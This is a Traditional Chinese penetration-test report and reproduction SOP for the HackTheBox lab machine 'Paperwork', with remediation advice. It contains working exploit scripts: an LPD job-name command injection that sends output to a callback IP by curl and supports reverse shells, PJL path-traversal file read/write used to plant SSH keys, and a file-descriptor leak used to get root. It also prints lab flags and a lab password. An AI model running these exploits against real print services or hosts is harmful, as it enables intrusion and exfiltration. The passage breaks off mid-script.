HTB Paperwork

全流程滲透測試 SOP 與證據報告

單一主機授權實驗室測試 | 繁體中文 | 未遮罩版

欄位	記錄
目標	HTB Paperwork	10.129.248.117	paperwork.htb
作業系統	Ubuntu 25.10	Linux 6.17.0-40-generic
測試時間	2026-11-10 13:52 至 14:12（Asia/Taipei）
測試端	Kali Linux	HTB VPN 位址 10.10.17.125
結果	已取得 lp、archivist、root 權限；兩個旗標均已提交並由 HTB 頁面確認

旗標（依要求完整列出）

```
user.txt = b7259476c58f3c4314e9e628853b2a42
root.txt = 497eb3841f5971b16e48e46297220a68
```

本文件含 HTB 靶機旗標與靶機內管理密碼，依使用者要求不做遮罩。請只在授權的 HTB 練習情境中使用。

1. 摘要與範圍

本次測試從公開 Intake Portal 取得自訂 LPD 服務原始碼，確認作業名稱進入 shell 後造成未驗證遠端命令執行。低權限 lp 程序可連到只綁定 localhost 的 JetDirect/PJL 服務；PJL 路徑處理允許越界讀寫，最後以 archivist 的 SSH 金鑰檔建立帳戶存取。root 管理 daemon 透過 Unix socket 將含有 root 預開管理設定檔的檔案描述符以 SCM_RIGHTS 傳給 archivist 群組，讀出密碼後以密碼重用切換 root。兩個旗標已取得並提交。

範圍與授權

項目	本次範圍與實際執行
目標	單一 HTB 靶機 10.129.248.117；HTTP 虛擬主機 paperwork.htb。未對其他主機或網段測試。
網路掃描	TCP 1-65535 全埠掃描；對找到的 TCP 22、80、1515 做 -sC/-sV。UDP 僅 top 20，結果保留 open|filtered/closed 狀態。
應用與本機服務	HTTP / 與 /download/archive；LPD 1515；本機 127.0.0.1:9100 PJL；127.0.0.1:1337 唯讀 GET；/run/paperwork/mgmt.sock。
影響控制	命令執行只用於回連確認及取得兩個 HTB 旗標；未做壓力測試、批量資料擷取、持續化或系統破壞。SSH 公鑰已恢復成原始 0 bytes。

覆蓋限制

UDP top 20 中的 open\|filtered 不能視為服務已開放；未做全 UDP 掃描。內部 1337 只確認首頁回應 200 並比對頁面標題，未對其餘路徑做完整測試。Web 入口只有靜態說明與一個 archive 下載連結，未見登入、表單或交易流程，因此未做大量路徑爆破或 OWASP 表單測試。

2. 攻擊流程圖

圖 1 將每個已實際驗證的信任邊界與權限轉換串起來。localhost 綁定只限制網路來源，沒有防止已取得 lp shell 的程序連入。




圖 1. Paperwork 已驗證攻擊鏈。

3. 服務拓撲與偵察結果




圖 2. 外部服務、localhost 服務與 root 管理 socket 的信任邊界。

TCP 掃描

埠/協定	結果	觀察與定位
22/tcp	open	OpenSSH 10.0p2 Ubuntu 5ubuntu5.4；初始未提供有效登入資料。
80/tcp	open	nginx 1.28.0 Ubuntu；轉址 paperwork.htb，頁面公開 archive ZIP。
1515/tcp	open	自訂 LPD；Nmap 標為 ifor-protocol?，協定探測回傳 Archive_Printer is ready and printing.。
其餘 TCP	closed	全 65535 埠掃描顯示 65,532 個 closed，未見其他 open TCP 埠。
UDP top 20	open|filtered / closed	未確認任何 open UDP 服務；53、69、123、161、445、631 等回報 open|filtered，可能是過濾或無回應。

本機列出的服務

由 lp shell 觀察到 127.0.0.1:9100（archivist 的 JetDirect/PJL）、127.0.0.1:1337（root 的 Werkzeug app）、以及 /run/paperwork/mgmt.sock（root daemon，socket 群組 archivist）。本次以 PJL 與管理 socket 驗證攻擊鏈；1337 只做首頁唯讀 GET。

4. 已確認漏洞與影響

F-01 | 未驗證 LPD 作業名稱命令注入 | 嚴重

描述與根因	驗證、影響與修補
攻擊面：TCP/1515；服務程序 lp。公開下載的 server.py 顯示控制檔 J 欄位被作為 job_name，並插入 `subprocess.Popen(f"echo 'Archive: {job_name}' >> /tmp/archive.log", shell=True)`。未將單引號與 shell metacharacter 做安全處理。	驗證：提交 queue archive_intake 與控制檔 J 欄位，利用閉合單引號追加命令；HTTP callback 收到 `uid=7(lp) gid=7(lp) groups=7(lp)`，之後取得 lp 互動 shell。 影響：遠端未驗證使用者可在 lp 身分執行任意命令，作為後續內部服務存取起點。這是已證實的命令執行，不是單純 banner 或版本推測。 修補：以固定程式與參數陣列呼叫 subprocess，移除 shell=True；若無法避免 shell，使用嚴格允許清單而不是黑名單跳脫；限制佇列名、作業名長度與字元集；對遠端列印請求加上身分驗證與最小權限。

F-02 | PJL 路徑越界讀寫 | 高

描述與根因	驗證、影響與修補
攻擊面：127.0.0.1:9100，由 archivist 身分執行；外部不可直接連線，但 lp shell 可在靶機本機建立連線。PJL 的 FSDIRLIST/FSUPLOAD/FSDOWNLOAD 未將路徑限制在 printer 根目錄。	驗證：`FSDIRLIST NAME="../"` 列出 /home/archivist/user.txt；FSUPLOAD 讀出 user flag。原始 authorized_keys 為 0 bytes；FSDOWNLOAD 將 106-byte 測試公鑰寫入 ../.ssh/authorized_keys，SSH 登入成功為 uid=1000(archivist)。完成後將檔案恢復 0 bytes。 影響：由低權限 lp 可讀取 archivist 家目錄資料、取得 user flag，並改寫 archivist 的 SSH 授權檔，造成跨帳戶存取。 修補：對解碼後路徑做 realpath/canonical path 檢查並確認仍在固定基底目錄；拒絕 `..`、絕對路徑、符號連結逃逸；讀寫 API 明確採用允許目錄與檔案清單；服務不要以可互動帳戶 archivist 執行。

F-03 | Root daemon 透過 SCM_RIGHTS 洩漏管理檔案描述符 | 嚴重

描述與根因	驗證、影響與修補
攻擊面：/run/paperwork/mgmt.sock，root-owned paperwork-daemon，socket 權限為 root:archivist 且 mode 0660。daemon 啟動時以 root 開啟 /etc/paperwork/admin_pins.conf。觸發 lockdown 時將 `[log_fd, admin_fd]` 一起放進 SCM_RIGHTS ancillary data。	驗證：PJL 命令已寫入 FSUPLOAD/FSDOWNLOAD 等字詞的命令日誌。以 archivist 身分連入 socket，recvmsg 收到 `ALERT: SECURITY_VIOLATION. FORENSIC_CONTEXT_ATTACHED.` 與兩個 FD；讀取 fd[1] 得到 `ADMIN_PASSWORD=ApparelMortuaryCedar22`。 影響：archivist 即使無法按路徑讀取 root 設定檔，仍可直接讀取由 root 開啟後錯誤傳出的 FD；這是授權錯誤，不是 SCM_RIGHTS 本身的弱點。 修補：不要把管理秘密的 FD 傳給一般帳戶；SCM_RIGHTS 僅傳最小且已授權的描述符；依 peer credentials 做明確身分授權；socket 群組不要給予可控列印服務的使用者；將秘密從常駐程序中移除。

F-04 | 管理密碼與 root 密碼重用 | 高

描述與根因	驗證、影響與修補
攻擊面：本機 `su` 認證。管理設定檔洩漏的密碼也被 root 帳戶接受。	驗證：用上項取得的密碼由 archivist 執行 `su -`，成功後 `id` 顯示 uid=0(root)，並讀出 root.txt。 影響：單一管理秘密暴露導致完整 root 權限。 修補：管理應用與 OS 帳戶採不同隨機密碼；root 禁用密碼式互動登入，使用具稽核的 sudo policy 或短期憑證；定期輪替並撤銷已暴露秘密。

5. 循序 SOP 與重現程序

下列步驟只對 10.129.248.117 執行。先確認 HTB VPN route 與 IP，任何掃描結果只代表當時該靶機狀態。

步驟 1 - TCP 全埠與服務識別

```
nmap -Pn -n -T4 --max-retries 2 --min-rate 100 -p- --open -oA evidence/paperwork/nmap-tcp-full 10.
129.248.117
nmap -Pn -n -sC -sV -p22,80,1515 -oA evidence/paperwork/nmap-initial 10.129.248.117
```

用途：第一行覆蓋 TCP 1-65535，只保留 open 埠；第二行對找到的服務做 banner、版本與預設 NSE 探測。結果分別保存在 .nmap/.xml/.gnmap。全掃結果只有 22、80、1515。

步驟 2 - Web 基線與公開程式碼

```
curl -i --resolve paperwork.htb:80:10.129.248.117 http://paperwork.htb/
curl -f --resolve paperwork.htb:80:10.129.248.117 http://paperwork.htb/download/archive -o archive.
zip
unzip -l archive.zip
unzip -p archive.zip server.py
```

用途：維持虛擬主機名稱、記錄 HTTP headers/body、下載頁面直接提供的 ZIP 並檢視源碼；不執行下載內容。頁面列出 RFC 1179、archive_intake 與內部 processor。程式碼中的 shell=True/J欄位交會形成命令注入假設。

步驟 3 - 以最小副作用驗證 LPD 命令執行

```
python3 scripts/paperwork/callback_http.py
python3 scripts/paperwork/lpd_probe.py
# callback □□□uid=7(lp) gid=7(lp) groups=7(lp)
```

用途：callback_http.py 僅接收本機測試回連；lpd_probe.py 用 RFC 1179 風格封包提交單一控制檔，將 J欄位退出引用後執行 id，再以 POST 送回證據。自訂 --command 參數在此 CTF 流程可用來啟動反向 shell；若重現，先在測試端建立 listener，並把 callback 位址改成當下 HTB VPN 位址。

步驟 4 - 本機服務盤點及 PJL 讀寫

```
# □ lp shell □□□□□ listener
ss -lntp
python3 -c 'import socket; s=socket.create_connection(("127.0.0.1",9100),2); s.settimeout(2); s.
sendall(b"\x1b%-12345X@PJL INFO ID\r\n\x1b%-12345X"); print(repr(s.recv(4096))); s.close()'

# □□□□□□□□□□
@PJL FSDIRLIST NAME="../"
@PJL FSUPLOAD NAME="../user.txt" OFFSET=0 SIZE=33
```

用途：`ss` 查 loopback listener；PJL INFO ID 確認 HP LASERJET 4ML 模擬器；FSDIRLIST 用 `../` 檢查根目錄邊界，FSUPLOAD 以已知 33-byte 檔案取得 user flag。操作是透過本機 socket 127.0.0.1:9100 執行。

步驟 5 - archivist 身分驗證

在原始 authorized_keys 為空的前提下，以 PJL FSDOWNLOAD 將測試公鑰寫入 `../.ssh/authorized_keys`；以 SSH 登入後驗證 `id` 為 uid=1000(archivist)，再讀取 user.txt。完成後以 archivist 將 authorized_keys 截回 0 bytes，確認 mode 600 與原始 owner。測試公鑰私鑰只供本次使用，已刪除。

步驟 6 - root management socket 與 FD 驗證

```
python3 scripts/paperwork/recv_mgmt_fds.py
# □□□/run/paperwork/mgmt.sock
# □ recvmsg() □□ SCM_RIGHTS□□□□□□□□□
python3 scripts/paperwork/su_root_flag.py \
  --identity tmp/paperwork_id_ed25519 \
  --fd-evidence evidence/paperwork/fd-leak-output.txt \
  --output evidence/paperwork/root-flag-proof.txt
```

用途：recv_mgmt_fds.py 接收 Unix socket ancillary data 並以 pread 讀取 FD 內容；su_root_flag.py 從本次 FD 證據解析密碼，以 pexpect 進行互動式 su，輸出 root 身分與

root.txt。密碼不放進命令列參數。此處的私鑰路徑僅為本次示例；私鑰在收尾時已刪除。

步驟 7 - HTB 旗標提交與清理

user.txt 讀出後立即於 Paperwork 頁面提交，UI 顯示「Paperwork user is now owned.」；root.txt 取得後同頁提交，UI 顯示「Paperwork root is now owned.」與「You have solved Paperwork!」。停止本機 listener，將靶機 authorized_keys 還原 0 bytes。未重置靶機，因為兩旗標皆已成功取得並提交。

6. 證據摘錄、旗標與清理

所有證據圖均由本次保存的輸出與已驗證 UI 狀態製作；旗標與靶機密碼均完整列出。




圖 3. 命令列與 HTB UI 證據摘錄。這是以原始輸出整理的證據圖，不冒充桌面原始截圖。

完整重要證據值

```
user.txt: b7259476c58f3c4314e9e628853b2a42
root.txt: 497eb3841f5971b16e48e46297220a68
FD ADMIN_PASSWORD: ApparelMortuaryCedar22
```

HTB UI 狀態

Paperwork user is now owned. | Paperwork root is now owned. | You have solved Paperwork! | Rank #7609。兩個提交成功均由已登入 HTB 頁面回應確認。

7. 修補建議與重測條件

優先	修補項目	重測成功條件
P0	LPD：移除 shell=True；採 argument vector；限制 job/queue 字元與長度；加身分驗證與佇列授權。	惡意引號/`;`/`$()` 只作資料，不產生子程序；合法列印仍成功。
P0	JetDirect：canonicalize 路徑並驗證 realpath 在固定根目錄；拒絕 ..、絕對路徑、symlink escape；禁止寫入家目錄與 SSH 檔案。	越界 FSDIRLIST/FSUPLOAD/FSDOWNLOAD 被拒；根目錄內正常讀寫仍可用。
P0	管理 daemon：不得把 admin_fd 傳出；SCM_RIGHTS 僅傳必要資料；socket 只授予專用受信任服務帳戶；做 peer credential 檢查。	archivist 連線只收到固定狀態，不取得 /etc/paperwork 下的任何 FD。
P1	分離管理密碼與 root 密碼；撤銷並輪替已暴露密碼；禁用 root 密碼式 su/SSH，採最小 sudo policy。	洩漏管理密碼無法登入 root；root 僅允許受控管理流程。
P1	降低服務帳戶權限，分開 LPD 與 archivist；服務使用無登入、專用帳戶與受限檔案系統。	LPD 受控失陷無法連入或操作 archivist 的本機印表服務與家目錄。
P2	監控異常 shell 子程序、PJL 路徑越界、authorized_keys 變更、管理 socket FD 傳遞與管理密碼重用。	模擬測試能觸發告警並保留足夠稽核紀錄，不將秘密寫進一般日誌。

不建議把日誌字串比對當作存取控制。若需要隔離或鑑識工作流程，應由已授權身份觸發，並以資料而非 root 預開秘密 FD 作為輸入。

8. 完整檢測與驗證腳本

下列程式是本次工作使用或交付的可讀腳本。`recon.sh` 執行單一目標的 TCP/UDP 與 HTTP 收集；`lpd_probe.py` 用於 RCE 假設的最小回連驗證；`callback_http.py` 收取證明；`pjl_client.py` 對本機或 SSH forward 的 JetDirect/PJL 做受控讀寫；`recv_mgmt_fds.py` 證實 Unix FD 傳遞；`su_root_flag.py` 只在已授權 CTF 情境完成密碼驗證與旗標讀取。

A. recon.sh - 單目標偵察與公開來源收集

```
#!/usr/bin/env bash
# Read-only reconnaissance and source collection for the single authorized HTB host.
set -euo pipefail
TARGET="${1:-10.129.248.117}"
OUT="${2:-evidence/paperwork}"
mkdir -p "$OUT"

nmap -Pn -n -T4 --max-retries 2 --min-rate 100 -p- --open \
  -oA "$OUT/nmap-tcp-full" "$TARGET"
OPEN_PORTS="$(sed -n 's/.*Ports: \([^ ]*\).*/\1/p' "$OUT/nmap-tcp-full.gnmap" \
  | tr ',' '\n' | awk -F/ '$2 == "open" && $3 == "tcp" {printf "%s%s", sep, $1; sep=","}')"
if [[ -n "$OPEN_PORTS" ]]; then
  nmap -Pn -n -sC -sV -p "$OPEN_PORTS" -oA "$OUT/nmap-services" "$TARGET"
fi
nmap -Pn -n -sU -T3 --max-retries 1 --top-ports 20 \
  -oA "$OUT/nmap-udp-top20" "$TARGET"

curl -fsS --max-time 15 --resolve "paperwork.htb:80:$TARGET" \
  -D "$OUT/http-root-headers.txt" http://paperwork.htb/ -o "$OUT/http-root.html"
curl -fsS --max-time 20 --resolve "paperwork.htb:80:$TARGET" \
  -D "$OUT/archive-download-headers.txt" http://paperwork.htb/download/archive \
  -o "$OUT/archive.zip"
unzip -p "$OUT/archive.zip" server.py > "$OUT/server.py"
file "$OUT/archive.zip" "$OUT/server.py"
```

B. lpd_probe.py - LPD 控制檔命令注入驗證

```
#!/usr/bin/env python3
"""Submit one LPD control file to the authorized HTB Paperwork target.

The default command sends only `id` output to the assessor callback. The optional
--command value can be used for a bounded callback or an interactive CTF shell.
"""
import argparse
import socket
import sys


def recv_exact(sock: socket.socket, count: int) -> bytes:
    result = bytearray()
    while len(result) < count:
        part = sock.recv(count - len(result))
        if not part:
            break
        result.extend(part)
    return bytes(result)


def main() -> int:
    parser = argparse.ArgumentParser(description=__doc__)
    parser.add_argument("--target", default="10.129.248.117")
    parser.add_argument("--port", type=int, default=1515)
    parser.add_argument("--queue", default="archive_intake")
    parser.add_argument("--callback-ip", default="10.10.17.125")
    parser.add_argument("--callback-port", type=int, default=8000)
    parser.add_argument("--command", help="shell text to execute through the job-name injection")
    args = parser.parse_args()

    command = args.command or (
        "id | curl -fsS --max-time 5 -X POST --data-binary @- "
        f"http://{args.callback_ip}:{args.callback_port}/id-proof"
    )
    # The vulnerable shell command wraps the job name in single quotes. Closing
    # and reopening those quotes turns the queue metadata into a bounded command.
    job = f"probe'; {command}; echo '"
    control = f"Hpaperwork\nParchive\nJ{job}\n".encode()

    with socket.create_connection((args.target, args.port), timeout=10) as sock:
        sock.settimeout(10)
        sock.sendall(b"\x02" + args.queue.encode() + b"\n")
        queue_ack = recv_exact(sock, 1)
        if queue_ack != b"\x00":
            print(f"LPD rejected queue: {queue_ack!r}", file=sys.stderr)
            return 2

        header = b"\x02" + str(len(control)).encode() + b" cfA001paperwork\n"
        sock.sendall(header)
        header_ack = recv_exact(sock, 1)
        if header_ack != b"\x00":
            print(f"LPD rejected control-file header: {header_ack!r}", file=sys.stderr)
            return 3

        # The supplied implementation reads one byte past the declared size.
        sock.sendall(control + b"\x00")
        sock.settimeout(2)
        try:
            result = sock.recv(2)
        except TimeoutError:
            result = b""
        print(f"queue_ack={queue_ack!r} header_ack={header_ack!r} job_ack={result!r}")
    return 0


if __name__ == "__main__":
    raise SystemExit(main())
```

C. callback_http.py - 本機 HTTP 證據回收器

```
#!/usr/bin/env python3
"""Minimal assessor-side HTTP collector for the Paperwork proof command."""
from http.server import BaseHTTPRequestHandler, HTTPServer
from pathlib import Path

OUT = Path('evidence/paperwork/rce-callback.txt')
class Handler(BaseHTTPRequestHandler):
    def do_POST(self):
        body = self.rfile.read(int(self.headers.get('Content-Length', '0')))
        OUT.write_bytes(body)
        print(f'{self.client_address[0]} {self.path}: {body.decode(errors="replace").strip()}', flush=True)
        self.send_response(204)
        self.end_headers()
    def log_message(self, fmt, *args):
        print(fmt % args, flush=True)
HTTPServer(('10.10.17.125', 8000), Handler).serve_forever()
```

D. pjl_client.py - PJL 目錄/讀取/寫入工具

```
#!/usr/bin/env python3
"""Small PJL filesystem client for the local Paperwork JetDirect service.

Run on the target as a low-privileged foothold, or through an SSH forward such as
`ssh -L 19100:127.0.0.1:9100 archivist@TARGET` and set --port 19100.
"""
import argparse
import socket
import sys
from pathlib import Path

UEL = b"\x1b%-12345X"


def transact(host: str, port: int, command: bytes, payload: bytes = b"") -> bytes:
    with socket.create_connection((host, port), timeout=5) as sock:
        sock.settimeout(1.5)
        sock.sendall(UEL + command + b"\r\n" + payload + UEL)
        chunks = []
        while True:
            try:
                block = sock.recv(65536)
            except TimeoutError:
                break
            if not block:
                break
            chunks.append(block)
        return b"".join(chunks)


def main() -> int:
    parser = argparse.ArgumentParser(description=__doc__)
    parser.add_argument("--host", default="127.0.0.1")
    parser.add_argument("--port", type=int, default=9100)
    sub = parser.add_subparsers(dest="action", required=True)
    listing = sub.add_parser("list", help="list a device directory")
    listing.add_argument("path")
    read = sub.add_parser("read", help="upload/read a device file")
    read.add_argument("path")
    read.add_argument("size", type=int)
    read.add_argument("output")
    write = sub.add_parser("write", help="download/write a local file to the device")
    write.add_argument("path")
    write.add_argument("input")
    args = parser.parse_args()

    if any(c in getattr(args, "path", "") for c in '\r\n"'):
        parser.error("path cannot contain CR, LF, or a quote character")
